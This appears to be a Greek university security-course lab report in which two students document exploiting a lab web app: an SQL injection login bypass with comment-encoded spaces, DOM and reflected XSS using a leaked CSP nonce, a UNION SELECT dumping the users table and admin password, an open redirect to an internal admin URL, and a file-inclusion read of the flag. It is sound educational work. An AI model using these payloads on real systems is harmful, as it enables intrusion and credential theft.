

Αναφορά Άσκησης 5 Ασφάλειας Συστημάτων και Υπηρεσιών

Μέλη:



Χρήστος Καδάς, A.M: 2022030076

Κωνσταντίνος Κοντός, A.M: 2022030116

1. Bypass the initial login page using an SQL injection payload and login as “user”.

Παρακάμψαμε το φίλτρο που μπλόκαρε τα κενά αντικαθιστώντας τα με inline σχόλια SQL (/**/). Χρησιμοποιώντας το payload '/**/OR/**/'1='1 στο πεδίο password, συνδεθήκαμε επιτυχώς ως χρήστης χωρίς να γνωρίζουμε τον κωδικό.


'/**/OR/**/'1='1




2. Identify and exploit the DOM-XSS vulnerability.

Εκμεταλλευτήκαμε την ευπάθεια στο URL hash (#). Παρακάμψαμε την προστασία CSP εντοπίζοντας το στατικό nonce (1337x0xyz) στον πηγαίο κώδικα και εισάγαμε το script `<script nonce="1337x0xyz">alert('DOM-XSS')</script>`.

[http://139.91.71.5:11337/dashboard#<script nonce="1337x0xyz">alert\('DOM-XSS'\)</script>](http://139.91.71.5:11337/dashboard#<script nonce='1337x0xyz'>alert('DOM-XSS')</script>)





http://139.91.71.5:11337/dashboard#user%20I_am_watching_you



3. Identify and exploit the reflected XSS vulnerability.

Χρησιμοποιούμε το `<script nonce="1337x0xyz">alert("halo")</script>` στο search box. Το πρόγραμμα περιήγησης θα εκτελέσει το script, και θα δούμε το αναδυόμενο παράθυρο `alert('halo')`. Παρόμοια επίθεση με το task 2 αλλά με διαφορετικό μέσο.





4. Misuse the item search functionality to retrieve data from the “users” DB table and acquire the admin’s password.

Εκτελέσαμε UNION-based SQL Injection στην αναζήτηση, προσαρμόζοντας το ερώτημα ώστε να ταιριάζει με τις 3 στήλες του πίνακα. Με το payload ' UNION SELECT username, password, 1 FROM users --, ανακτήσαμε τον κωδικό πρόσβασης του διαχειριστή από τη βάση δεδομένων.

```
' UNION SELECT username, password, 1 FROM users --
```


Search for an Item

Search

	Name	Category	Price	
	superAdmin	\$#youCantCrackMyPassword#\$		1

5. Log in as the administrator.

Χρησιμοποιήσαμε τον κωδικό πρόσβασης που εξήγαμε στο προηγούμενο βήμα (\$#youCantCrackMyPassword#\$) για να συνδεθούμε επιτυχώς στη σελίδα διαχείρισης (/admin).



6. Identify and exploit the open redirection vulnerability by triggering a redirect to <http://example.com/>.

Εντοπίσαμε τη μη ασφαλή διαδρομή /go που δέχεται την παράμετρο to. Κατασκευάσαμε το URL .../go?to=http://example.com/ προκαλώντας την εφαρμογή να ανακατευθύνει τον χρήστη σε εξωτερική ιστοσελίδα χωρίς έλεγχο.

<http://139.91.71.5:11337/go?to=http://example.com/> με αυτό πάμε εδώ.


Example Domain

This domain is for use in documentation examples without needing permission. Avoid use in operations.

[Learn more](#)

Αν κάνουμε


<http://139.91.71.5:11337/go?to=http://127.0.0.1:8080/admin?show=files/supersecretflag>




7. Identify and exploit the LFI vulnerability to find the secret flag.

Στο admin πάνελ, ψάξαμε απλά τα διαθέσιμα περιεχόμενα και εντοπίσαμε ένα αρχείο .txt (το realflag.txt). Ανοίγοντάς το μέσω της παραμέτρου ?show=/files/realflag, βρήκαμε το μυστικό flag.

<http://139.91.71.5:11337/files>



<http://139.91.71.5:11337/admin?show=/files/realflag>



To secret flag:

TUC{972f02eb8227012f0b9954e95efc4001a28290ef48047a922efc2a4db40954e6}